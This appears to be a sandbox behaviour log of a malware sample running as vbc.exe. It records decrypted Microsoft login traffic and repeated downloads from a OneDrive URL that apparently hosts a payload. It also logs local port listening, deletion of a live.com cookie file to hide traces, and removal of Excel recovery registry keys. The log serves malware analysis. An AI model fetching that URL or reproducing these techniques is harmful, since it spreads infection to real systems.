Call System API	API Name: BCryptDecrypt Args: (61a770, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634925652&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:w+Ir44WV2Yg=:ikYpZn5/wXeopFXKKduhqBAdn2pB6VksngyyFdRd8KM=:F; domain=.live.com; path=/\r\nSet-Cookie: xid=5b3283dc-7173-4622-9ee0-365d25dd8649&&RD0004FF9DF256&342; domain=.live.com; path=/\r\nSet-Cookie: xidseq=1; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 16:20:52 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 18:00:52 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD0004FF9DF256\r\nX-ODWebServer: canadaeast0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: B9C03FA387D147C885C9C8F96C505648 Ref B: STOEDGE0707 Ref C: 2021-10-22T18:00:52Z\r\nDate: Fri, 22 Oct 2021 18:00:52 GMT\r\nContent-Length: 0\r\n\r\nˆ, 1168, 0, , 0, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634925652&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:w+Ir44WV2Yg=:ikYpZn5/wXeopFXKKduhqBAdn2pB6VksngyyFdRd8KM=:F; domain=.live.com; path=/\r\nSet-Cookie: xid=5b3283dc-7173-4622-9ee0-365d25dd8649&&RD0004FF9DF256&342; domain=.live.com; path=/\r\nSet-Cookie: xidseq=1; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 16:20:52 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 18:00:52 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD0004FF9DF256\r\nX-ODWebServer: canadaeast0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: B9C03FA387D147C885C9C8F96C505648 Ref B: STOEDGE0707 Ref C: 2021-10-22T18:00:52Z\r\nDate: Fri, 22 Oct 2021 18:00:52 GMT\r\nContent-Length: 0\r\n\r\nˆ, 1168, 53014792, 0) Return: 0	2068	2136
Call Network API	API Name: recv Args: (3b8, , 1, 2) Return: ?	2068	2136
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5dc	2068	2136
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5dc	2068	2136
Call System API	API Name: DnsQueryExW Args: (login.live.com, 1, 40006000) Return: 9701	2068	2136
Call System API	API Name: DnsQueryExW Args: (login.live.com, 1c, 40006000) Return: 0	2068	2136
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5dc	2068	2136
Call Network API	API Name: socket Args: (2, 1, 6) Return: 5dc	2068	2136
Call Network API	API Name: bind Args: (5dc, 0.0.0.0:49179, 16) Return: 0	2068	2136
Detection	Threat Characteristic: Listens on port 0.0.0.0:49179		
Call Network API	API Name: connect Args: (5dc, 20.190.159.137:443, 16) Return: ffffffff	2068	2136
Call Network API	API Name: send Args: (5dc, ..., 131, 0) Return: 131	2068	2136
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: send Args: (5dc, ..., 166, 0) Return: 166	2068	2136
Call Network API	API Name: recv Args: (5dc, , 7168, 0) Return: ?	2068	2136
Call Network API	API Name: send Args: (600, GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ocsp.digicert.com\r\n\r\n, 1, 235) Return: 0	2068	2136
Call System API	API Name: WinHttpCloseHandle Args: (453b3e8) Return: 1	2068	2136
Call System API	API Name: WinHttpCloseHandle Args: (453b300) Return: 1	2068	2136
Call System API	API Name: WinHttpCloseHandle Args: (45332a0) Return: 1	2068	2136
Call Network API	API Name: send Args: (5dc, ..., 517, 0) Return: 517	2068	2136
Call Network API	API Name: recv Args: (5dc, , 1500, 0) Return: ?	2068	2136
Call System API	API Name: BCryptDecrypt Args: (4522160, HE, 32, 0, , 0, HE, 1495, 53014792, 0) Return: 0	2068	2136
Call Network API	API Name: recv Args: (5dc, , 14958, 0) Return: ?	2068	2136

Call System API	API Name: BCryptDecrypt Args: (4522160, TTP/1.1 200 OK\r\nCache-Control: no-store, max-age=0\r\nContent-Type: text/html; charset=utf-8\r\nExpires: Fri, 22 Oct 2021 17:59:53 GMT\r\nP3P: CP="DSP CUR OTPi IND OTRi ONL FIN"\r\nX-Frame-Options: DENY\r\nX-DNS-Prefetch-Control: on\r\nLink: <https://acctcdn.msauth.net>; rel=preconnect; crossorigin\r\nLink: <https://logincdn.msauth.net>; rel=preconnect; crossorigin\r\nLink: <https://acctcdn.msauth.net/>; rel=dns-prefetch\r\nLink: <https://acctcdn.msftauth.net/>; rel=dns-prefetch\r\nLink: <https://acctcdnmsftuswe2.azureedge.net/>; rel=dns-prefetch\r\nLink: <https://acctcdnvzeuno.azureedge.net/>; rel=dns-prefetch\r\nLink: <https://logincdn.msauth.net/>; rel=dns-prefetch\r\nLink: <https://lgincdnvzeuno.azureedge.net/>; rel=dns-prefetch\r\nLink: <https://lgincdnmsftuswe2.azureedge.net/>; rel=dns-prefetch\r\nReferrer-Policy: strict-origin-when-cross-origin\r\nx-ms-route-info: R3_BL2\r\nx-ms-request-id: ab131e92-0af1-41bd-8ac0-7e4db8f01eca\r\nPPServer: PPV: 30 H: BL02PF25BE43DEC V: 0\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-XSS-Protection: 1; mode=block\r\nSet-Cookie: uaid=299b8a8ae6554d7784e607f89b15f2bb; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPRequ=id=250206&lt=1634925653&co=1; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSCC=91.220.43.84-LV; expires=Wed, 16-Nov-2022 18:00:53 GMT; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: OParams=11O.DdsOk5UJIn3YfCbyHNHwi4MD0AG93c3mu!zqwN0tanfp4zapf7jSy0sQ5!gdBYlwRx0reJzYM0uKqWdawx66Xdy9pWZqEFpMzFhEiDbPDG3gDjVnmVXhGsKblkMNu9KOcFQFLNJZh0ezgVMMzyVIIeUO589tVAwA!bEaInCmC8JPx5z9JA67VgymmOn015xmRqQZqvRrarrvTMSR!ZTyM5jl9r9EN!2CpvTMhnjDHfG6F2Daya2PKk4xzyA9R5qlNzvtQdGtdMVW*CB1MKxfBg!uWGwx3oZXBp9GSzEM2K1DlwEgFIrbXaFwp2qtmnrNz2Kxwhx8nTirAECBNrcRb!VFZDWm4aGAl8HjzMRAFeDgXhhpb73kPo6Mw!m5MWlTKcnfKLoJ!Oxs8hpbebSNcVsRa0sjR1hiE2aNUEOF5YBUagq7iz815Kfly3Kwm63ZDA$$; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPOK=$uuid-ec163ad7-1c97-421e-a7f7-19d8f5267896; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nDate: Fri, 22 Oct 2021 18:00:53 GMT\r\nContent-Length: 27288\r\n\r\n<!-- Copyright (C) Microsoft Corporation. All rights reserved. --><!DOCTYPE html><!-- ServerInfo: BL02PF25BE43DEC 2021.10.15.16.09.26 LocVer:0 --><!-- PreprocessInfo: CBA-1015_154419_0:DS2PAPS1966D085, 2021-10-15T16:05:07.2793922-07:00 - Version: 16, 0, 29206, 6 --><!-- RequestLCID: 1033, Market:EN-US, PrefCountry: US, LangLCID: 1033, LangISO: EN --><html dir="ltr" lang="EN-US"><head><link rel="preconnect" href="https://acctcdn.msauth.net" crossorigin>\n<link rel="preconnect" href="https://logincdn.msauth.net" crossorigin>\n<meta http-equiv="x-dns-prefetch-control" content="on">\n<link rel="dns-prefetch" href="https://acctcdn.msauth.net/">\n<link rel="dns-prefetch" href="https://acctcdn.msftauth.net/">\n<link rel="dns-prefetch" href="https://acctcdnmsftuswe2.azureedge.net/">\n<link rel="dns-prefetch" href="https://acctcdnvzeuno.azureedge.net/">\n<link rel="dns-prefetch" href="https://logincdn.msauth.net/">\n<link rel="dns-prefetch" href="https://lgincdnvzeuno.azureedge.net/">\n<link rel="dns-prefetch" href="https://lgincdnmsftuswe2.azureedge.net/">\n<meta http-equiv="Content-Type" content="text/html; charset=utf-8"/><meta http-equiv="X-UA-Compatible" content="IE=Edge"/><base href="https://login.live.com"/><script type="text/javascript">var PROOF = {};PROOF.Type = {SQSA: 6, CSS: 5, DeviceId: 4, Email: 1, AltEmail: 2, SMS: 3, HIP: 8, Birthday: 9, TOTPAuthenticator: 10, RecoveryCode: 11, StrongTicket: 13, TOTPAuthenticatorV2: 14, UniversalSecondFactor: 15, Voice: -3};</script><noscript><meta http-equiv="Refresh" content="0; URL=https://login.live.com/jsDisabled.srf?mkt=EN-US&lc=1033&uaid=299b8a8ae6554d7784e607f89b15f2bb"/>Microsoft account requires JavaScript to sign in. This web browser either does not support JavaScript, or scripts are being blocked. To find out whether your browser supports JavaScript, or to allow scr) Return: 0	2068	2136
Call Internet Helper API	API Name: InternalInternetConnectA Args: (cc0004, onedrive.live.com, 443, , , 3, 0, 0) Return: 0	2068	2136
Call Internet Helper API	API Name: InternetOpenUrlA Args: (cc0004, https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg, , 0, 512, 0) Return: cc000c	2068	2136
Detection	Threat Characteristic: Connects to remote URL or IP address https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg		
Call Internet Helper API	API Name: InternetOpenA Args: (aswe, 0, , , 0) Return: cc0004	2068	2136
Call Network API	API Name: recv Args: (3b8, , 1, 2) Return: ?	2068	2136
Call Network API	API Name: send Args: (3b8, ...`..Z.z.....V.....r,-.3..N..R}aRdnWi.y_...k..6qFQ.g..e..w..h..0*.....q.u..M.E1..q...G.-8.k..G...g....\TQ.6s@<.%kg..Y.tN.X...qu'.'.^..`.Rc, 357, 0) Return: 357	2068	2136
Call Network API	API Name: recv Args: (3b8, , 1500, 0) Return: ?	2068	2136
Call System API	API Name: BCryptDecrypt Args: (61a770, H—QEßMŽç.¢®Ïðø“µk, 32, 0, , 0, H—QEßMŽç.¢®Ïðø“µk, 1109, 53013720, 0) Return: 0	2068	2136
Call System API	API Name: BCryptDecrypt Args: (61a770, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634925655&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:LTXJ5IWV2Yg=:Wbk4L1IDv8VaFEIPJf9yDA2d9GpuMRNXomlgiLeLVYQ=:F; domain=.live.com; path=/\r\nSet-Cookie: xidseq=2; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 16:20:55 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 18:00:55 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD0004FF9DF256\r\nX-ODWebServer: canadaeast0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: CA8A1D865504A4841B578A0D174CDD6E6 Ref B: STOEDGE0707 Ref C: 2021-10-22T18:00:55Z\r\nDate: Fri, 22 Oct 2021 18:00:55 GMT\r\nContent-Length: 0\r\n\r\ne, 1072, 0, , 0, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634925655&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:LTXJ5IWV2Yg=:Wbk4L1IDv8VaFEIPJf9yDA2d9GpuMRNXomlgiLeLVYQ=:F; domain=.live.com; path=/\r\nSet-Cookie: xidseq=2; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 16:20:55 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 18:00:55 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD0004FF9DF256\r\nX-ODWebServer: canadaeast0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: CA8A1D86504A4841B578A0D174CDD6E6 Ref B: STOEDGE0707 Ref C: 2021-10-22T18:00:55Z\r\nDate: Fri, 22 Oct 2021 18:00:55 GMT\r\nContent-Length: 0\r\n\r\ne, 1072, 53013720, 0) Return: 0	2068	2136
Call Network API	API Name: recv Args: (3b8, , 1, 2) Return: ?	2068	2136
Call Network API	API Name: socket Args: (2, 1, 6) Return: 5dc	2068	2136
Call Network API	API Name: bind Args: (5dc, 0.0.0.0:49180, 16) Return: 0	2068	2136
Detection	Threat Characteristic: Listens on port 0.0.0.0:49180		
Call Network API	API Name: connect Args: (5dc, 20.190.159.137:443, 16) Return: ffffffff	2068	2136
Delete File	Path: %APPDATA%\Microsoft\Windows\Cookies\administrator@live[1].txt Type: VSDT_ASCII	2068	2136
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2136 File: %APPDATA%\Microsoft\Windows\Cookies\administrator@live[1].txt Type: VSDT_ASCII		
Call Network API	API Name: send Args: (5dc, ..., 163, 0) Return: 163	2068	2136
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (5dc, , 232, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (5dc, , 860, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	2068	2136
Call Network API	API Name: send Args: (5dc, ..., 166, 0) Return: 166	2068	2136
Call Network API	API Name: recv Args: (5dc, , 7168, 0) Return: ?	2068	2136
Call Network API	API Name: send Args: (5dc, ...d.F.{.]...+..:....3.Z.E4.T.....1.....U....z.R5.]V.v..i....0.....g..C.[z4^..D>.a..m....l~.[c\r~....S.\n.....\t....6J..f...Ao..?2.Wp...3%.T.../N....:'.\n.....7Eh.....O..a.Pr.V...4.c....tJ. ...w-z^6..9.....B....C`..Q,[...9T..\n{r...RS..D.\n#..wJ.W.....7P!.....p.2..$.>.I..f3\ni.Z..6.Rw..HY.M.....<.....j..i.p.[.b.\n....B.1..~.2.....v...xj.z.Y.r$.tT`.o,..7kE...NzG.s..8....G..I."..P..?...O<qD._.-R.....C...B.hAx&=\tl.....B...%E.....C0...$....O.i.#...]._.|.\rc.1B.....c^>{x...H..Z_.X~.;.K...5K.N, 1157, 0) Return: 1157	2068	2136
Call Network API	API Name: recv Args: (5dc, , 1500, 0) Return: ?	2068	2136
Call System API	API Name: BCryptDecrypt Args: (4520270, HYàb‰';ò\ø$eïÏ®ö4Hü6Y\n\n\n\n\n\n\n\n\n\n\n, 32, 0, , 0, HYàb‰';ò\ø$eïÏ®ö4Hü6Y\n\n\n\n\n\n\n\n\n\n\n, 1455, 5 3013720, 0) Return: 0	2068	2136

Call Network API	API Name: recv Args: (5dc, , 14998, 0) Return: ?	2068	2136
Call System API	API Name: BCryptDecrypt Args: (4520270, TTP/1.1 200 OK\r\nCache-Control: no-store, max-age=0\r\nContent-Type: text/html; charset=utf-8\r\nExpires: Fri, 22 Oct 2021 17:59:56 GMT\r\nP3P: CP="DSP CUR OTPi IND OTRi ONL FIN"\r\nX-Frame-Options: DENY\r\nReferrer-Policy: strict-origin-when-cross-origin\r\nx-ms-route-info: R3_BL2\r\nx-ms-request-id: 0c0b6268-fd24-4dc6-bd1e-44ae27b0b262\r\nPPServer: PPV: 30 H: BL02EPF00001894 V: 0\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-XSS-Protection: 1; mode=block\r\nSet-Cookie: uaid=c75e60b97ee246c5a867dd7ed1e47f61; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPRequ=id=250206&lt=1634925656&co=2; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: OParams=11O.DeyMKWHdw8Fxxna0VpEHN8CtdWV*VisEEbbZooobOSeOPi6utZGs49aEILUWMxx8v*MuXMOE9H6L7aqqAAbwQoI9j109HbRiq1BkYDmy*s2A5rbPUdmNbSvVOMiZWcfHFR1Q2qkZdk54K!D8WggP5RyYHvoqkDa2QW*3J6x!ILxtVX6!gJ4KR2h*HcnUOugaXNDuPVUYzE42cg7ryqKyU*191V0Us9u2HHGpUpJ6RU6mbjwA7AcaBY5S33gJHDaHbkrnvJmPdgtAg6R96upXpCNE7J!A1sWELn5516eB5IeVHHHEJpdKvlzhlgm5hTPaU8H9IpXVh6J66Cgp8E53IFcRViZ01TPBUimTySAlyvh9PuH7PM270!Y8NAiITKR16zGpnV!iqQSn8UEVhkVOk*jmAuQQ7IQ8x7qyZxrrbnwCPXuJB5dk5CYvu8Pl5DmoXZuNpu5obpH989J!wTZ28IUBA6vMQNbyCZ2VomoruD4X0Y!vVEbuH8RItzABdrRCkw$$; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPOK=$uuid-ec163ad7-1c97-421e-a7f7-19d8f5267896$uuid-b2e3890a-0d75-4670-91cf-4d79f29f634c; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nDate: Fri, 22 Oct 2021 18:00:55 GMT\r\nContent-Length: 26621\r\n\r\n<!-- Copyright (C) Microsoft Corporation. All rights reserved. --><!DOCTYPE html><!-- ServerInfo: BL02EPF00001894 2021.10.15.16.09.26 LocVer:0 --><!-- PreprocessInfo: CBA-1015_154419_0:DS2PAPS1966D085, 2021-10-15T16:05:07.2793922-07:00 - Version: 16, 0, 29206, 6 --><!-- RequestLCID: 1033, Market:EN-US, PrefCountry: US, LangLCID: 1033, LangISO: EN --><html dir="ltr" lang="EN-US"><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"/><meta http-equiv="X-UA-Compatible" content="IE=Edge"/><base href="https://login.live.com"/><script type="text/javascript">var PROOF = {};PROOF.Type = {SQSA: 6, CSS: 5, DeviceId: 4, Email: 1, AltEmail: 2, SMS: 3, HIP: 8, Birthday: 9, TOTPAuthenticator: 10, RecoveryCode: 11, StrongTicket: 13, TOTPAuthenticatorV2: 14, UniversalSecondFactor: 15, Voice: -3};</script><noscript><meta http-equiv="Refresh" content="0; URL=https://login.live.com/jsDisabled.srf?mkt=EN-US&lc=1033&uaid=c75e60b97ee246c5a867dd7ed1e47f61"/>Microsoft account requires JavaScript to sign in. This web browser either does not support JavaScript, or scripts are being blocked. To find out whether your browser supports JavaScript, or to allow scripts, see the browser's online help.</noscript><title>OneDrive</title><meta name="robots" content="none" /><meta name="description" content="Sign in to your OneDrive cloud storage and Office Online."/><meta name="PageID" content="i5030"/><meta name="SiteID" content="250206"/><meta name="ReqLC" content="1033"/><meta name="LocLC" content="1033"/><meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=2.0, minimum-scale=1.0, user-scalable=yes"/><script type="text/javascript">!function(e, r){for(var t in r)e[t]=r[t]}(this, function(e){function r(n){if(t[n])return t[n].exports;var o=t[n]={exports:{}, id:n, loaded:!1};return e[n].call(o.exports, o, o.exports, r), o.loaded=!0, o.exports}var t={};return r.m=e, r.c=t, r.p="", r(0)}([function(e, r){!function(){function e(){return u.$Config||u.ServerData||{}}function r(e, r){var t=u.$Debug;t&&t.appendLog&&(r&&(e+=" "+(r.src||r.href||"")+""), e+=", id:"+(r.id||""), e+=", async:"+(r.async||""), e+=", defer:"+(r.defer||"")), t.appendLog(e))}function t(){var e=u.$B;if(void 0===c)if(e)c=e.IE;else{var r=u.navigator.userAgent;c=r.indexOf("MSIE ")!==-1||r.indexOf("Trident/")!==-1}return c}function n(e){var r=e.indexOf("?"), t=r>-1?r:e.length;return t>g&&e.substr(t-g, g).toLowerCase()===f}function o(){var r=e(), t=r.loader||{};return t.slReportFailure||r.slRepor) Return: 0	2068	2136
Call Internet Helper API	API Name: InternalInternetConnectA Args: (cc0004, onedrive.live.com, 443, , , 3, 0, 0) Return: 0	2068	2136
Call Internet Helper API	API Name: InternetOpenUrlA Args: (cc0004, https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg, , 0, -2147483648, 0) Return: cc000c	2068	2136
Call Network API	API Name: recv Args: (5dc, , 16421, 0) Return: ?	2068	2136
Call System API	API Name: BCryptDecrypt Args: (4520270, t9s(ñµnßWvÂîdQ~xÂ, 32, 0, , 0, t9s(ñµnßWvÂîdQ~xÂ, 11845, 53015460, 0) Return: 0	2068	2136
Call System API	API Name: BCryptDecrypt Args: (4520270, ps://account.live.com/ResetPassword.aspx?wreply=https://login.live.com/login.srf%3fwa%3dwsignin1.0%26rpsnv%3d13%26ct%3d1634925655%26rver%3d7.3.6962.0%26wp%3dMBI_SSL_SHARED%26wreply%3dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D50DB9D917FD3F0DD%2526resid%253D50DB9D917FD3F0DD%252521106%2526authkey%253DAPnX10xE12ydajg%26lc%3d1033%26id%3d250206%26cbcxt%3dsky%26cbcxt%3dsky%26contextid%3d1AEA0AB860F215B3%26bk%3d1634925656&id=250206&uiflavor=web&uaid=c75e60b97ee246c5a867dd7ed1e47f61&mkt=EN-US&lc=1033&bk=1634925656', str:[], A8:'', A9:'', cM:1, bn:'', U:'https://github.com/login/oauth/authorize?response_type=code&client_id=e37ffdec11c0245cb2e0&scope=read:user++user:email&redirect_uri=https://login.live.com/HandleGithubResponse.srf&allow_signup=false&state=479D929367AC2241', bo:'', V:'https://login.live.com/cookiesDisabled.srf?uaid=c75e60b97ee246c5a867dd7ed1e47f61&mkt=EN-US&lc=1033', cP:{}, cQ:{}, br:'https://account.live.com/query.aspx?uaid=c75e60b97ee246c5a867dd7ed1e47f61&mkt=EN-US&lc=1033&id=250206', cR:'', Z:0, cT:'', bu:'https://account.live.com/ChangePassword?uaid=c75e60b97ee246c5a867dd7ed1e47f61', urlSwitch:'https://login.live.com/logout.srf?wa=wsignin1.0&rpsnv=13&ct=1634925655&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky&contextid=1AEA0AB860F215B3&uaid=c75e60b97ee246c5a867dd7ed1e47f61&ru=https://onedrive.live.com/download%3fcid%3d50DB9D917FD3F0DD%26resid%3d50DB9D917FD3F0DD%2521106%26authkey%3dAPnX10xE12ydajg&bk=1634925656&lm=I', AA:null, bv:'https://login.live.com/GetCredentialType.srf?opid=479D929367AC2241&id=250206&uiflavor=web&wa=wsignin1.0&rpsnv=13&ct=1634925655&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&id=250206&cbcxt=sky&cbcxt=sky&mkt=EN-US&lc=1033&uaid=c75e60b97ee246c5a867dd7ed1e47f61', cU:'', bw:'https://account.live.com/ResetPassword.aspx?wreply=https://login.live.com/login.srf%3fwa%3dwsignin1.0%26rpsnv%3d13%26ct%3d1634925655%26rver%3d7.3.6962.0%26wp%3dMBI_SSL_SHARED%26wreply%3dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D50DB9D917FD3F0DD%2526resid%253D50DB9D917FD3F0DD%252521106%2526authkey%253DAPnX10xE12ydajg%26lc%3d1033%26id%3d250206%26cbcxt%3dsky%26cbcxt%3dsky%26contextid%3d1AEA0AB860F215B3%26bk%3d1634925656&id=250206&uiflavor=web&lostauthenticator=1&uaid=c75e60b97ee246c5a867dd7ed1e47f61&mkt=EN-US&lc=1033&bk=1634925656', urlFedConvertRename:'https://account.live.com/security/LoginStage.aspx?lmif=1000&ru=https://login.live.com/login.srf%3fwa%3Dwsignin1.0%26rpsnv%3D13%26ct%3D1634925655%26rver%3D7.3.6962.0%26wp%3DMBI_SSL_SHARED%26wreply%3Dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D50DB9D917FD3F0DD%2526resid%253D50DB9D917FD3F0DD%252521106%2526authkey%253DAPnX10xE12ydajg%26id%3D250206%26cbcxt%3Dsky%26cbcxt%3Dsky%26mkt%3DEN-US%26lc%3D1033%26uaid%3Dc75e60b97ee246c5a867dd7ed1e47f61&uiflavor=web&wa=wsignin1.0&rpsnv=13&ct=1634925655&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&cbcxt=sky&cbcxt=sky&mkt=EN-US&lc=1033&cbid=0&id=250206&uaid=c75e60b97ee246c5a867dd7ed1e47f61', AC:'wa=wsignin1.0&rpsnv=13&ct=1634925655&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky&contextid=1AEA0AB860F215B3&bk=1634925656', AD:'', bx:'https://login.live.com/Me.htm?v=3&uaid=c75e60b97ee246c5a867dd7ed1e47f61', a:'https://logincdn.msauth.net/shared/1.0/', cZ:'Passpor', b:'', AH:true, AI:3, d:'', AJ:null, e:true, f:null, g:'', i:'250206', cd:false, k:'c75e60b97ee246c5a867dd7ed1e47f61', l:-1, AR:true, B1:3, AS:false, B3:5, B4:0, AU:true, sCBUpTxt1:'', AV:false, sCBUpTxt2:'', cj:0, q:false, AY:0, B8:6, t:'https://account.live.com/username/recover?wreply=https://login.live.com/login) Return: 0	2068	2136
Call Network API	API Name: recv Args: (5dc, , 1, 2) Return: ?	2068	2136
Detection	Threat Characteristic: Causes process to crash Process ID: 2136 Image Path: vbc.exe		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DA37E\1DA37E Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DA37E\ Value: None		252
